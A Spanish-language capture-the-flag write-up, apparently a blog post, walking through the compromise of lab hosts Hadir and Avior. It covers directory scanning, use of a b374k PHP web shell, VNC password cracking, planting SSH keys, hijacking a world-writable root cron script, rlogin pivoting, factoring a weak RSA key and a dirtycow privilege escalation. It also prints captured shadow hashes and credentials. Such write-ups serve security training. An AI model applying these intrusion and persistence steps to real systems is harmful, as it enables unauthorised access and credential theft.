
Un escaneo de directorios web no nos vendrá mal:

```
root@kali:~# dirb http://hadir /usr/share/dirb/wordlists/small.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Jun 21 12:49:44 2018
URL_BASE: http://hadir/
WORDLIST_FILES: /usr/share/dirb/wordlists/small.txt

-----------------

GENERATED WORDS: 959

---- Scanning URL: http://hadir/ ----
==> DIRECTORY: http://hadir/1/
==> DIRECTORY: http://hadir/backup/
==> DIRECTORY: http://hadir/manual/
```


Veamos qué hay ahí (en /1) :



B374k.php es una shell php conocida. Probando contraseñas básicas... sale con la más básica de todas :) (b374k)



Desde la "Terminal", buscamos un poquito: ls -al /home/alice



Qué bonito ese secrets.txt. Y nos dan un .bash_history y todo...

```
/var/www/html/1/>cat /home/alice/.bash_history
su
x0vnc4server -PasswordFile=/home/alice/.vnc/passwd
nano /etc/rc.local
su
reboot
su
su
su
su
sudo su
su root
exit
ls -la
echo well done dRA6cOyOWhjJ9Fony9nr6V0TCSwCid5p ! > secret.txt
ls -la
```

Veamos qué guarda ese passwd de .vnc. . . .

URL de utilidad para crackear el pass de vnc: `https://github.com/jeroennijhof/vncpwd` Ejecutando, obtenemos login y pass: L: alice P: Pa$$w0rd

Dejamos acceso .ssh en hadir (nos añadimos en authorized_keys). Descargamos la prueba de forense.

3.2. Forense

Al descomprimir Forppc_200puntos.zip vemos que tenemos el código en python de un sencillo servidor de tipo challenge/response. Nos manda un challenge (codificado según el código mostrado en python) y tenemos que responder con los bytes acordes. Para hacer más sencilla la cosa (y para conocer los primeros mensajes del protocolo - "OKOK" al principio-) nos pasan una captura .pcap.

Así que basta con programar el solver y ejecutar el challenge/response 50 veces:

```
import time
import socket
import binascii
import struct

def r(s,x):
    buffer = bytearray(x)
    bytes_received = s.recv_into(buffer)
    return buffer # .decode('utf-8')


def w(s, w):
    s.send(w)

def calculos(a, b, operacion):

    a = int(binascii.hexlify(bytearray(a)),16)
    b = int(binascii.hexlify(bytearray(b)),16)
```

```
    if operacion == 0x01:
        return struct.pack("I", (a + b))

    if operacion == 0x29:
        return struct.pack("I", (a - b))

    return 0



def p(c):
    print binascii.hexlify(bytearray( c))

    op = c[1]
    t1 = c[2:6]
    t2 = c[9:5:-1]
    rd = c[10:14]

    calc = calculos(t1,t2,op)
    print "Resp: " + binascii.hexlify(bytearray(calc))
    # print "Resp: " + hex(ord(calc[0]))  + hex(ord(calc[1]))
    print "op:" + str(hex(op))
    print "t1:" + binascii.hexlify(bytearray(t1))
    print "t2:" + binascii.hexlify(bytearray(t2))
    print "rd:" + binascii.hexlify(bytearray(rd))

    return calc


if __name__ == '__main__':

    s = socket.create_connection(('54.36.134.37', 2323))

    print r(s,14) # HolaSoyBotMajo

    w(s, "OKOK")

    print r(s,14) # correcto


    w(s, "BotMajoTeInvitaAjugarrrr")

    for i in range(0,49):
        challenge = bytearray(14)
        challenge = r(s,14) # correcto
        w(s, p(challenge))

    print r(s,100)

    s.close()
```

Solución: Ganador!!!!! flagihave_p0w3r_m4th$

3.3. Root / admin

Curioseamos un poco en los cron:

```
alice@Hadir:~$ ls -al /etc/cron.daily/
total 88
drwxr-xr-x   2 root root  4096 Apr  9  2017 .
drwxr-xr-x 138 root root 12288 Jun 15 02:07 ..
-rwxr-xr-x   1 root root   311 Dec 28  2014 0anacron
-rwxr-xr-x   1 root root   625 Jan  3  2016 apache2
-rwxr-xr-x   1 root root 15000 Sep 19  2015 apt
-rwxr-xr-x   1 root root   314 Nov  8  2014 aptitude
-rwxr-xr-x   1 root root   355 Oct 17  2014 bsdmainutils
-rwxr-xr-x   1 root root   384 Oct  5  2014 cracklib-runtime
-rwxr-xr-x   1 root root  1597 Nov 26  2015 dpkg
-rwxr-xr-x   1 root root  4125 Dec 15  2015 exim4-base
-rwxr-xr-x   1 root root    89 Nov  8  2014 logrotate
-rwxr-xr-x   1 root root  1293 Dec 31  2014 man-db
-rwxr-xr-x   1 root root   435 Jun 13  2013 mlocate
-rwxr-xr-x   1 root root   249 Nov 19  2015 passwd
-rw-r--r--   1 root root   102 Jun  7  2015 .placeholder
-rwxrwxrwx   1 root root   139 Jun 17 08:48 scriptStart
```

Ese scriptStart de root con permisos de escritura, lectura y ejecución para todo pichichi...

```
alice@Hadir:~$ cat /etc/cron.daily/scriptStart
#!/bin/bash
x0vnc4server -PasswordFile=/root/.vnc/passwd &
php -S localhost:8000 &
```

Se lanza (como root) el built-in web server de php... por defecto, mapeado en /tmp. Así que basta con subir una shell php a /tmp y abrirla en el navegador. Mola. He de decir que esa solución no se me ocurrió hasta que conseguí root por otro lado :) ¿Cómo? Si nos fijamos, esa scriptStart tiene permisos de escritura. Así que lo primero que hice fue añadir esto:

```
touch /tmp/pwned # seguro que funciona?
cat /root/secret.txt > /tmp/secret.txt  # hasta ahora se llamaban secret.txt
    ... probemos
```

Y esperar... al día siguiente tenía la contraseña. No obstante, lo más "lógico" es subir b37k.php a /tmp y abrirlo desde el navegador. Además, así pude dejar mi id_rsa.pub en el .ssh/authorized_keys de root :)

4. Avior, 151

4.1. Red herrings

Avior me costó. Hay varios red-herring aquí.

```
Juanan-2:~ juanan$ nmap -A 10.37.0.151

Starting Nmap 7.60 ( https://nmap.org ) at 2018-06-17 16:34 CEST
Stats: 0:00:04 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 8.70% done; ETC: 16:35 (0:00:42 remaining)
Stats: 0:00:07 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 15.05% done; ETC: 16:35 (0:00:45 remaining)
Stats: 0:00:13 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 37.00% done; ETC: 16:35 (0:00:22 remaining)
Nmap scan report for 10.37.0.151
Host is up (0.46s latency).
```

```
Not shown: 993 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 5.5p1 Debian 6+squeeze5 (protocol 2.0)
| ssh-hostkey:
|   1024 82:25:63:61:29:72:7f:e8:6f:4f:f5:ad:dc:0a:a0:ce (DSA)
|_  2048 1f:1c:e3:5b:6d:54:fd:84:e4:90:45:48:4b:79:c1:93 (RSA)
80/tcp  open  http        Apache httpd 2.2.16
|_http-server-header: Apache/2.2.16 (Debian)
|_http-title: 404 Not Found
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: BOB)
445/tcp open  netbios-ssn Samba smbd 3.5.6 (workgroup: BOB)
512/tcp open  exec        netkit-rsh rexecd
513/tcp open  login?
514/tcp open  shell       Netkit rshd
Service Info: Host: 127.0.0.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 4m36s, deviation: 0s, median: 4m36s
|_nbstat: NetBIOS name: AVIOR, NetBIOS user: <unknown>, NetBIOS MAC: <unknown>
    (unknown)
| smb-os-discovery:
|   OS: Unix (Samba 3.5.6)
|   NetBIOS computer name:
|   Workgroup: BOB\x00
|_  System time: 2018-06-17T15:40:11+01:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

Service detection performed. Please report any incorrect results at https://
   nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 54.15 seconds
```

Samba, rservices, http y ssh. Tras probar de todo contra el servidor Apache y obtener sólo 404's, turno para smb. Probé samba-cry, sin éxito. ¿Y enumerando? Veamos:

```
Starting Nmap 7.60 ( https://nmap.org ) at 2018-06-16 09:15 CEST
Nmap scan report for 10.37.0.151
Host is up (0.0050s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-enum-users:
|   AVIOR\bob (RID: 3000)
|     Full name:   bob
|     Description:
|     Flags:       Normal user account
|   AVIOR\nobody (RID: 501)
|     Full name:   nobody
|     Description:
|_    Flags:       Normal user account
```

Usuario bob... pero todo intento contra bob fue baldío.

4.2. Usuario básico

Turno para los rservices. Intentando rlogin ->permiso denegado si intentamos la conexión desde el ordenador local.

Aquí me acordé de que las máquinas remotas se ven entre sí. Tal vez rlogin a avior desde betria o desde hadir?

Desde betria :) Pero primero tuve que instalar rsh (seguramente con un túnel ssh a los puertos 512,513,514 también lo hubiera conseguido desde local)

```
# yum install rsh
# ping google.com
#  ping 8.8.8.8  Noooooooo! No hay conexio'n al exterior
```

Bueno, hay otra opción. Descargar el rpm en local y subirlo por scp. Ahora sí:

```
#  cd /tmp
#  rpm -i rsh-0.17-76.el7_1.1.x86_64.rpm
# rlogin -l bob 10.37.0.151
```

```
[root@Betria ~]# rlogin -l bob 10.37.0.151
Last login: Thu Jun 21 10:05:33 BST 2018 from 10.37.0.200 on pts/0
Linux Avior 2.6.32-5-686 #1 SMP Tue May 13 16:33:32 UTC 2014 i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
bob@Avior:~$
```

Jackpot! Descargamos el botín:

```
bob@Avior:/home$ ls -al
total 70508
drwxr-xr-x  4 root root     4096 Jun 15 00:35 .
drwxr-xr-x 21 root root     4096 Jul  9  2016 ..
drwxr-xr-x  3 bob  bob      4096 Jun 18 13:55 bob
-rw-r--r--  1 root root      429 Jun 14 18:12 crypto_100.zip
-rw-r--r--  1 root root    11417 Jun 14 18:13 reversing_300.zip
-rw-r--r--  1 root root       45 Jun 15 00:35 secret.txt
-r--r--r--  1 root root 72083159 Mar 25  2017 VMwareTools-10.0.9-3917699.tar.gz
drwxr-xr-x  9 root root     4096 May 23  2016 vmware-tools-distrib
bob@Avior:/home$
```

4.3. Crypto

```
bob@Avior:/home$ unzip crypto_100.zip -d /tmp
Archive:  crypto_100.zip
  inflating: /tmp/pub.pem
  inflating: /tmp/flag.enc
bob@Avior:/home$ cat /tmp/pub.pem
-----BEGIN PUBLIC KEY-----
MDwwDQYJKoZIhvcNAQEBBQADKwAwKAIhAOIhkfE/WUKzpO/latKN03wmVKIW+iLO
wLkpBOxERKhhAgMBAAE=
-----END PUBLIC KEY-----
```

Vaya, vaya... una clave pública enana...

Sacamos el módulo:

```
$ openssl rsa -pubin -inform PEM -text -noout < pub.pem
Public-Key: (256 bit)
Modulus:
    00:e2:21:91:f1:3f:59:42:b3:a4:ef:e5:6a:d2:8d:
    d3:7c:26:54:a2:16:fa:22:ce:c0:b9:29:04:ec:44:
    44:a8:61
Exponent: 65537 (0x10001)
```

Buscamos los primos p*q que forman el módulo, con la ayuda de Factordb.com: `http://factordb.com/index.php?query=10228201699019471590737675468540529032061306345159354379012855077276298226288 1&use=b&b=221&d=1&VP=on&VC=on&EV=on&OD=on&PR=on&FF=on&PRP=on&CF=on&U=on&C=on&perpage=200&format=1`

```
10228201699019471590737675468540529032061306345159354379012855077276298226288 1

Factor1: 317043256490461415472724153584731748683
Factor2: 322612182711011169170521985697248568707
```

Pequeño programa en C para obtener la clave privada a partir de p y q: (obtenido desde `https://justrocketscience.com/post/crack-unsafe-rsa-encryption`)

```
$ gcc private-from-pq.c -o gen -lssl -lcrypto -I/usr/local/Cellar/openssl
   /1.0.2l/include  -L/usr/local/Cellar/openssl/1.0.2l/lib
```

Y desciframos:

```
$ openssl rsautl -in flag.enc -inkey private.key -decrypt -hexdump
0000 - 66 6c 61 67 7b 77 65 61-6b 72 73 61 7d 0a         flag{weakrsa}.
```

4.4. Root - Admin

Gracias al .bash_history, donde ví que se probaban múltiples exploits, hice lo mismo :) Al final, dirtyc0w me dió root (el exploit añadía el usuario firefart a /etc/passwd... con clave! (curioso, esperaba que lo hiciera sobre /etc/shadow.... siempre se aprende algo!)

DirtyC0w, exploit utilizado:

`https://raw.githubusercontent.com/FireFart/dirtycow/master/dirty.c`

y leemos /root/secret.txt.

Hice copia del /etc/shadow, just in case :-)

```
root:$6$7WB..3hl$0TRBnHy5I/IoGfe8TpjaIfTc6bHc2yb/jxzNWxEw6b3XgoSVyq/.
   BekspleXUcGK29xJXh5Qwrm1J0Iz9oE3J1:17082:0:99999:7:::
daemon:*:16991:0:99999:7:::
bin:*:16991:0:99999:7:::
sys:*:16991:0:99999:7:::
sync:*:16991:0:99999:7:::
games:*:16991:0:99999:7:::
man:*:16991:0:99999:7:::
```

```
lp:*:16991:0:99999:7:::
mail:*:16991:0:99999:7:::
news:*:16991:0:99999:7:::
uucp:*:16991:0:99999:7:::
proxy:*:16991:0:99999:7:::
www-data:*:16991:0:99999:7:::
backup:*:16991:0:99999:7:::
list:*:16991:0:99999:7:::
irc:*:16991:0:99999:7:::
gnats:*:16991:0:99999:7:::
nobody:*:16991:0:99999:7:::
libuuid:!:16991:0:99999:7:::
Debian-exim:!:16991:0:99999:7:::
sshd:*:16991:0:99999:7:::
bob:$6$zBvYKbTT$6A8tbK1Bx3bQ8fX4.QvxMK.2
   ZefE5M4gSihdbbBXi76V9DQGOS4uTwkDMiIp4j2Om9sT3apimQtYg6FfSo3B6
   /:17082:0:99999:7:::
mysql:!:16992:0:99999:7:::
messagebus:*:17082:0:99999:7:::
```

5. Conclusiones

Gran reto CTF. Me lo he pasado como un enano. Enhorabuena a la organización y saludos al resto de participantes, en especial a therearwindow y danitorWS.

PD: la prueba de reversing se me quedó en el tintero...¯_(ツ)_/¯Creo que la idea era analizar el algoritmo de cifrado a partir del binario. El oh_noes.encrypted se cifró cierto día a cierta hora (la que aparece tras el stats del fichero). Creo que es importante, pues si no he entendido mal (muy posible!) el binario usa el epoch time actual como IV del algoritmo. ¿Tal vez el "noes"tiene alguna reminiscencia con AES? Who knows! La idea sería saber cómo se llegó a ese oh_noes.encrypted. Pero ni estoy seguro... ni me dió tiempo. Para la próxima vez... Try harder. [EOT]